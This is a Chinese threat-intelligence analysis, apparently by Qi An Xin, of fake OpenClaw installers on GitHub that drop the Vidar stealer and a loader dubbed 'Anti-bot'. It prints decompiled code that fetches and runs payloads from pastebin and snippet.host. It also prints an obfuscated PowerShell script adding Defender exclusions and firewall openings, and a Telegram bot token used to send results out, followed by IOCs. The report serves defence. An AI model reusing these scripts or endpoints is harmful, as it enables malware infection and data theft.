

当心“龙虾”变“毒蝎”：你在GitHub上领的“龙虾”可能有毒！ - 安全内参 | 决策者的网络安全知识库

secrss.com/articles/88396

当心“龙虾”变“毒蝎”：你在GitHub上领的“龙虾”可能有毒！


病毒木马 奇安信威胁情报中心 2026-03-11

奇安信威胁情报中心红雨滴团队私有情报系统监测到大量仿冒OpenClaw的安装站点正在借机投毒。在一众常见的木马中，我们发现一个“另类”——它携带着俄语调试字符串，投递的是一款前所未有的恶意软件。因其调试字符串，我们将其命名为“Anti-bot”。

背景

随着最近“养龙虾”热潮席卷全网，奇安信威胁情报中心红雨滴团队私有情报系统监测到大量仿冒OpenClaw的安装站点正在借机投毒。在一众常见的木马中，我们发现一个“另类”——它携带着俄语调试字符串，投递的是一款前所未有的恶意软件。因其调试字符串，我们将其命名为“Anti-bot”。

在后续的溯源分析中发现，该攻击的初始入侵方式已在近期被境外友商的安全报告提及^[1]。然而，在政企客户的现场中发现，此次事件中的后续Payload和C2与友商报告中提到的情况存在显著差异。这一现象表明，攻击者仍在积极调整其恶意载荷以规避传统的检测机制。




该事件涉及相关木马组件，天擎病毒库均能查杀：



样本分析

攻击者伪造了 OpenClaw 的安装包，并将其上传到 Github 页面上进行钓鱼，安装包目前已经被上传到VT上：



受害者运行后，样本会创建一个新线程执行其恶意行为，首先会监测当前环境是否在虚拟机中，检测到就退出。

```

else if ( (unsigned __int8)sub_140028CE3() ) // check VM
{
    sub_140335E20(); // EXIT
}

```

之后会收集设备信息，包括用户名和出口 IP 等。

```

si128 = _mm_load_si128((const __m128i *)&xmmword_140627C80);
v29 = _mm_load_si128((const __m128i *)&xmmword_140627C90); // http://checkip.amazonaws.com/
while ( 2 )
{
    v30 = v25 & v26;
    v31 = _mm_loadu_si128((const __m128i *)(&v24 + v30));
    for ( m = _mm_movemask_epi8(_mm_cmpeq_epi8(v31, si128)); (_WORD)m; m &= m - 1 )
    {
        _BitScanForward((unsigned int *)&v33, m);
        v34 = v25 & (v30 + v33);
    }
}

```


之后访问文本托管网站 snippet.host，攻击者设置了后续组件的下载链接。

```

decode_1400F88AF(v137, &unk_14082C9C0, 31LL); // https://snippet.host/efguhk
v165 = (const WCHAR *)((_QWORD *)&v137[0] + 1);
sub_140028843((unsigned int)lpText, (_DWORD)v184, v2, DWORD2(v137[0]), *(__int64 *)&v137[1]);
v3 = lpText[1];
if ( !_OFSUB_(-(__int64)lpText[0], 1LL) )
{
    sub_1400714E9(*(__int64 *)&v137[0], (__int64)v165);
    v4 = lpCaption[0];
    v5 = v184;
}
ABE1_18:
sub_1400714E9((__int64)v4, (__int64)v5);

```

访问到的组件链接如下，样本会依次下载并解压，解压密码为 8TDk2FBsKG5UN2NNc3p。



解压后的组件释放在 C:\\\\ProgramData、C:\\\\OneDriveTemp、C:\\\\Users\\\\Public、C:\\\\Windows 等路径下。

audioadapter	2026/2/19 22:25	应用程序	1,969 KB
check	2025/8/2 17:43	Windows 批处理...	1 KB
license	2023/8/29 19:39	文本文档	1 KB
OneSync	2026/2/7 18:21	应用程序	3,413 KB
serverdrive	2026/2/8 4:24	应用程序	11,523 KB
svc_service	2026/2/8 3:15	应用程序	1,095 KB
videoadapter	2026/2/19 22:31	应用程序	1,748 KB

样本中还内置了 powershell 脚本将这些文件夹设置为 Defender 排除项。

```

$P1 = 'C:\Users'
$P2 = "$env:TEMP"
$P3 = 'C:\ProgramData'
$P4 = 'C:\OneDriveTemp'
$P5 = 'C:\Users\Public'
$P6 = 'C:\Windows'
$paths = @($P1, $P2, $P3, $P4, $P5, $P6)
$a1 = "Ad"
$a2 = "d"
$m1 = "-M"
$m2 = "p"
$pr1 = "Pref"
$pr2 = "er"
$pr3 = "ence"
$addCmd = $a1 + $a2 + $m1 + $m2 + $pr1 + $pr2 + $pr3
$ep1 = "-Excl"
$ep2 = "usion"
$ep3 = "Path"
$exclPath = $ep1 + $ep2 + $ep3
foreach ($item in $paths) {
    $cmd = [scriptblock]::Create("$addCmd $exclPath '$item'")
    & $cmd > $null
}
$ps1 = "pow"
$ps2 = "er"
$ps3 = "sh"
$ps4 = "ell"
$ps5 = ".exe"
$proc1 = $ps1 + $ps2 + $ps3 + $ps4 + $ps5
$pw1 = "pw"
$pw2 = "sh"
$pw3 = ".exe"
$proc2 = $pw1 + $pw2 + $pw3
$exp1 = "-Excl"
$exp2 = "usion"
$exp3 = "Proc"
$exp4 = "ess"
$exclProc = $exp1 + $exp2 + $exp3 + $exp4
$cmd1 = [scriptblock]::Create("$addCmd $exclProc '$proc1'")

```

防火墙开放 57001, 57002, 56001 三个端口，允许入站流量。

```

$fw1 = "New"
$fw2 = "-Net"
$fw3 = "Firewall"
$fw4 = "Rule"
$fwCmd = $fw1 + $fw2 + $fw3 + $fw4
$ports = @(57001, 57002, 56001)
foreach ($port in $ports) {
    $fwParams = @{
        DisplayName = "Port $port TCP"
        Direction = "Inbound"
        LocalPort = $port
        Protocol = "TCP"
        Action = "Allow"
        Enabled = "True"
    }
    $fwScript = [scriptblock]::Create("$fwCmd -DisplayName '$($fwParams.DisplayName)' -Direction $($fwParams.Direction) -LocalPort $($fwParams.LocalPort)"
    & $fwScript > $null
}

```

wrapper

下载的组件中，其中一个类型是加载器，这些组件具有统一的 PDB：wrapper.pdb。

```

; Timestamp : 69971EB3 (Thu Feb 19 14:31:15 2026)
; Section 1. (virtual address 00001000)
; Virtual size : 0002EB30 ( 191280.)
; Section size in file : 0002EC00 ( 191488.)
; Offset to raw data for section: 00000400
; Flags 60000020: Text Executable Readable
; Alignment : default
; PDB File Name : wrapper.pdb
; OS type : MS Windows
; Application type: Executable

```

其功能是从自身资源中解密并加载 payload，加载时会检测头部是否为 ERED。

```
v147 = v135(v146, 486LL, "OZMUNZWI");
v148 = v138(v146, v147);
v149 = v142(v146, v147);
v150 = v144(v148);
sub_1400063BE(&v464, v150, v149);
v151 = v465;
hModule = (HMODULE)v464.m128i_i64[1];
if ( v465 >= 8 && (v207 = 8LL, *(_DWORD *)v464.m128i_i64[1] == 'DERE' ) )
{
    v208 = *(unsigned int *)(v464.m128i_i64[1] + 4);
```

攻击者将加密的 payload 分段插入到一个软件免责声明中作为资源，加载时会分段提取 payload 片段并将其组合后解密。


0004B81C	45 52 45 44 00 E4 09 00 54 68 69 73 20 73 6F 66	ERED This sof
0004B82C	74 77 61 72 65 20 69 73 20 70 72 6F 76 69 64 65	ware is provide
0004B83C	64 20 61 73 2D 69 73 20 77 69 74 68 6F 75 74 20	d as-is without
0004B84C	77 61 72 72 61 6E 74 79 20 6F 66 20 61 6E 79 20	warranty of any
0004B85C	6B 69 6E 64 20 65 78 70 72 65 73 73 20 6F 72 20	kind express or
0004B86C	69 6D 70 6C 69 DF F7 37 99 EE 65 A9 DB 09 E1 45	impli 7 e E
0004B87C	66 6C C1 F7 A7 C9 0E B2 94 A9 C4 2C 77 CB AA E4	fl ,w
0004B88C	9B 27 5A D6 CF 3E E8 74 7E DF D0 93 82 6C 3A 50	'Z > t~ l:P
0004B89C	04 F8 56 16 49 5A 8B 12 D7 35 41 BA 14 B5 36 A5	V IZ 5A 6
0004B8AC	E4 39 CA 3C DB 65 73 73 66 75 6C 6C 79 20 61 74	9 < essfully at
0004B8BC	20 73 79 73 74 65 6D 20 62 6F 6F 74 20 74 69 6D	system boot tim
0004B8CC	65 2E 20 5B 49 4E 46 4F 5D 20 4C 6F 61 64 69 6E	e. [INFO] Loadin
0004B8DC	67 20 75 73 65 72 20 70 72 65 66 65 72 65 6E 63	g user preferenc
0004B8EC	65 73 20 66 72 6F 6D 20 6C 6F 63 61 6C 20 61 70	es from local ap
0004B8FC	70 6C 69 63 61 74 69 08 70 97 5E 60 3D AA 8C 09	plicati p ``=
0004B90C	CB 5D 68 EE A0 1C DB 15 5C 6F 1E 05 90 2A 5A 76	]h \o *Zv
0004B91C	D7 A3 F8 C6 91 57 23 BB 68 0E 0F E4 3C 32 60 F7	W# h <2`
0004B92C	83 26 A9 7D E1 E1 18 D9 4E EA A1 82 8C B3 EA 29	& } N)
0004B93C	55 F2 14 AF BB C3 A0 4C 6F 67 67 69 6E 67 22 20	U Logging"
0004B94C	76 61 6C 75 65 3D 22 74 72 75 65 22 2F 3E 3C 61	value="true"/><a
0004B95C	64 64 20 6B 65 79 3D 22 4C 6F 67 4C 65 76 65 6C	dd key="LogLevel
0004B96C	22 20 76 61 6C 75 65 3D 22 49 6E 66 6F 22 2F 3E	" value="Info"/>
0004B97C	3C 61 64 64 20 6B 65 79 3D 22 4D 61 78 52 65 74	<add key="MaxRet
0004B98C	72 69 65 73 22 20 76 61 6C 75 65 3D 22 33 85 49	ries" value="3 I

解密算法如下：

```
while ( *((_QWORD *)&v310 + 1) != v311 )
{
    v446 = (unsigned __int8)(v313 + 1);
    v447 = (unsigned __int8)(DueTime[0].m128i_i8[v446] + v312);
    sub_14000182E(DueTime, v446, v447, &off_140030C78);
    v313 = v446;
    if ( v446 > 0xFF )
        sub_14002E4EE(v446, 256LL, &off_140030C90);
    v312 = v447;
    if ( v447 >= 0x100 )
        sub_14002E4EE(v447, 256LL, &off_140030CA8);
    *(_BYTE *)(&v310 + v311) ^= DueTime[0].m128i_u8[(unsigned __int8)(DueTime[0].m128i_i8[v446]
        + DueTime[0].m128i_i8[v447])];
    sub_140016B30(PerformanceCount);
    sub_1400011F1(PerformanceCount);
    ++v311;
}
```

加载的 payload 为 vidar 窃密木马，通过访问

<https://steamcommunity.com/profiles/76561198735736086> 和 <https://telegram.me/pr55ii> 获取 C2。



作为基于maas的老牌窃密木马，用于窃取浏览器数据、密码、加密货币钱包、文件等敏感信息。

```
:000... 0000003F C ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
:000... 00000010 C %081X%041X%081X
:000... 0000000F C %LOCALAPPDATA%
:000... 0000000A C %APPDATA%
:000... 0000000E C %USERPROFILE%
:000... 0000000E C %PROGRAMDATA%
:000... 00000007 C %TEMP%
:000... 0000000A C %DESKTOP%
:000... 0000000C C %DOCUMENTS%
:000... 0000000C C %DOWNLOADS%
```

Anti-bot

该组件的 debug 信息中包含 Anti-bot 字符串，故命名为 Anti-bot。

```
aDebugAntiBotPr db '[DEBUG] Anti-bot проверки пройдены',0Ah
                  ; DATA XREF: sub_14002AB10:loc_14002ADEA↑o
db '[DEBUG] Anti-bot проверка не пройдена: обнаружена подозрительная '
db 'активность',0Ah
db '[DEBUG] Выполнение функций маскировки...',0Ah
db 'validate_data_structrefake_error_handlingfake_serializationfake_'
db 'crypto_operationsfake_thread_operationsfake_memory_operationsfake_'
db '_filesystem_operationsfake_time_operationsfake_network_structures'
db 'fake_database_operationsfake_json_operationsfake_xml_operationsfa'
db 'ke_uuid_operationsfake_image_operationsfake_image_processing_oper'
db 'ationsfake_audio_operationsfake_video_operationsfake_compression_'
```

该样本首先会执行持久化操作，将自身复制到如下路径并设置自启动项和计划任务。

```

.rdata:00000001401E7604 aAppdataMicroso db '%APPDATA%\Microsoft\Windows\Templates\ChromeUpdateSvc.exe'
.rdata:00000001401E7604 ; DATA XREF: sub_14002AB10+1C63f0
.rdata:00000001401E763D aLocalappdataTe db '%LOCALAPPDATA%\Temp\MicrosoftSync.exe'
.rdata:00000001401E763D ; DATA XREF: sub_14002AB10+1C75f0
.rdata:00000001401E7662 aAppdataAdobeAd db '%APPDATA%\Adobe\Adobe\AdobeCloudHelper.exe'
.rdata:00000001401E7662 ; DATA XREF: sub_14002AB10+1C88f0
.rdata:00000001401E7686 aLocalappdataMi db '%LOCALAPPDATA%\Microsoft\OneDriveSyncHost.exe'
.rdata:00000001401E7686 ; DATA XREF: sub_14002AB10+1C9Bf0
.rdata:00000001401E76B3 aCProgramdataAd db 'C:\ProgramData\Adobe\AdobeCloudSync.exe'
.rdata:00000001401E76B3 ; DATA XREF: sub_14002AB10+1B51f0
.rdata:00000001401E76DA aCProgramdataMi db 'C:\ProgramData\Microsoft\EdgeUpdateSvc.exe'
.rdata:00000001401E76DA ; DATA XREF: sub_14002AB10+1B63f0
.rdata:00000001401E7702 db 78h ; x
.rdata:00000001401E7703 db 65h ; e
.rdata:00000001401E7704 aCProgramdataGo db 'C:\ProgramData\Google\ChromeSyncHost.exe'
.rdata:00000001401E7704 ; DATA XREF: sub_14002AB10+1B72f0
.rdata:00000001401E772C aCUsersPublicOn db 'C:\Users\Public\OneDriveSync.exe'

```

之后会从托管网站 pastebin.com 和 snippet.host 获取要执行的 payload 信息。

```

if ( sub_140026E32((__int64)"https://pastebin.com/raw/csi5UqpE", (__int64)aHttpsSnippetHo, (__int64)aU1) )// download
{
    sub_14002642E((__int64)aU1);
    m128i_i64 = (__m128i)v270;
    v266 = v272;
    v479 = v270;
}
else
{
    sub_14017F440((__int64)aDebugU10bnovle, 121LL);
}
else
{
    if ( v266 == 1000000000 )
    {
        v273 = 0LL;
    }
    else
    {
        v273 = sub_140184190();
        v493.m256i_i64[0] = v273;
        Data.m128i_i64[0] = (__m128i)v493;
        Data.m128i_i64[1] = (__m128i)sub_1400630C0;
        v288.m128i_i64[0] = (__m128i)unk_1401E8888;
        v288.m128i_i64[1] = (__m128i)sub_1400630C0;
        sub_14017F440((__int64)&aDebugU1Propusk, (__int64)&Data);
    }
    if ( sub_1400255A3(v485, v267, 0x34F3uLL, v270, v272) )
    {
        Data.m128i_i64[0] = (__m128i)&off_1401E8A88;
        Data.m128i_i64[1] = (__m128i)sub_14006F2A9;
        sub_14017F440((__int64)&unk_1401E8A98, (__int64)&Data);
        if ( sub_140026E32((__int64)aHttpsPastebinC, (__int64)aHttpsSnippetHo_0, (__int64)aU2) )// download

```

该信息以用户名 + payload 下载链接的形式下发，首先会比对用户名是否相同。

```

sub_14017F440((__int64)&aXDebugPervaStr, (__int64)&v36);// Первая строка - имя пользователя. Проверка:
if ( (unsigned __int8)sub_140010866(v34, v35, v40, v41) )// memcmp
{
    v16 = v24;
    v17 = (__m128i)sub_140033004(v24, v7, 1uLL, (__int64)&off_1401E9038);
    v18 = sub_1401427D5(*v17, v17[1]);
    sub_140034B5C(&v28, v18, v19);
    v36 = (__int64)&v28;
    v37 = sub_140017A1A;
    sub_14017F440((__int64)&aDebugImSovpalo, (__int64)&v36);
    v26 = v28;
    v27 = v29;
    v15 = v25;

```

比对成功则下载链接里的 payload 并加载执行。

```

sub_14017F440((__int64)&aDebug_1, (__int64)&v36);// - Найден URL для загрузки:
v21 = v28;
v22 = v29;
v36 = (__int64)v42;
v37 = sub_14006F2A9;
sub_14017F440((__int64)&aDebug_2, (__int64)&v36);// - Начало загрузки и выполнения...
*(__m128i *)&v23 = sub_1400272FB((__m128i *)&v21 + 1, v22);// load
if ( (__m128i)v23 )
{
    --
    --

```

将执行成功的结果发送到 telegram bot。

```
sub_140017150(v48, &unk_1401EA24C, v54);
v9 = v48[1];
v10 = v48[2];
sub_140068E53((__int64)v47, (__int64)aRgsrPw9VR6jRi5, 46LL);
sub_140068E53((__int64)&v32, (__int64)aUQcuwNpvpsnw, 14LL);
*(_QWORD *)&v54[0] = v47;
*(_QWORD *)&v54[0] + 1 = sub_140017A1A;
sub_140017150(&v35, &unk_1401EA1E8, v54); // https://api.telegram.org/bot8334540732:AAHqjky-_5aj8uUw9A4zBNl53jJL8SN44Lo/sendMessage
sub_14013722E(v65);
v66 = 10LL;
v67 = 0;
sub_140136374(v54, v65);
```

内容由 chat_id 和 text 组成。

```
"chat_id": "123456789",
"text": "upd17 User Administrator (123456789) has updated from u1."
```

总结

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



IOC

Md5 :

9c2a01bcd083246339fc58095571c814

94f963ced97df8da826674b00ccbda43

f9a25264ecf9013d2639875ce7f314cb
397405106d895815a9bef8d84445af5a
b7a76b82c2a5e16a3c346cc6aa145556
fa90cda6f8335e8145ab338fa9517eeb
5ecc69862381388fac15bec26bd463f1
96a9e4e6884427eee214daea3c4e8976

C2:

ctl.it-bd.com
ctl.it-bd.com
hro.it-bd.com
pay.it-bd.com
kur.it-bd.com
cms.it-bd.com
ueb.it-bd.com
hlk.it-bd.com
wtf.it-bd.com
tfx.it-bd.com
gor.it-bd.com
ctl.cardiffphysio.com

参考链接

[1] <https://www.huntress.com/blog/openclaw-github-ghostsocks-infostealer>

声明：本文来自奇安信威胁情报中心，版权归作者所有。文章内容仅代表作者独立观点，不代表安全内参立场，转载目的在于传递更多信息。如有侵权，请联系 anquanneican@163.com。

[病毒木马](#)

相关资讯

- **CNCERT：关于“独狼”团伙大规模传播恶意程序的风险提示**

病毒木马 [国家互联网应急中心CNCERT](#) 2026-03-10

[CNCERT监测发现感染的日上线肉鸡数最高达到2444台，C2日访问量最高达到12095次，累计已有39315台设备受其感染。](#)

- **黑客利用伪造OpenClaw（龙虾）安装程序展开恶意攻击活动**

病毒木马 [白泽安全实验室](#) 2026-03-10

[攻击者通过在GitHub上伪造OpenClaw安装仓库，并借助Microsoft Bing AI搜索结果推广，向Windows和macOS用户分发信息窃取器与GhostSocks代理恶意软件。](#)

- **空袭预警程序投毒：一款以伊战争下的移动间谍软件深度分析**

病毒木马 [ADLab](#) 2026-03-06

[研究员在威胁狩猎中成功捕获到了一款针对以色列定制的移动间谍软件，该软件伪装成为空袭预警程序潜入目标以窃取敏感情报。本报告旨在为安全研究人员提供详尽的技术参考，同...](#)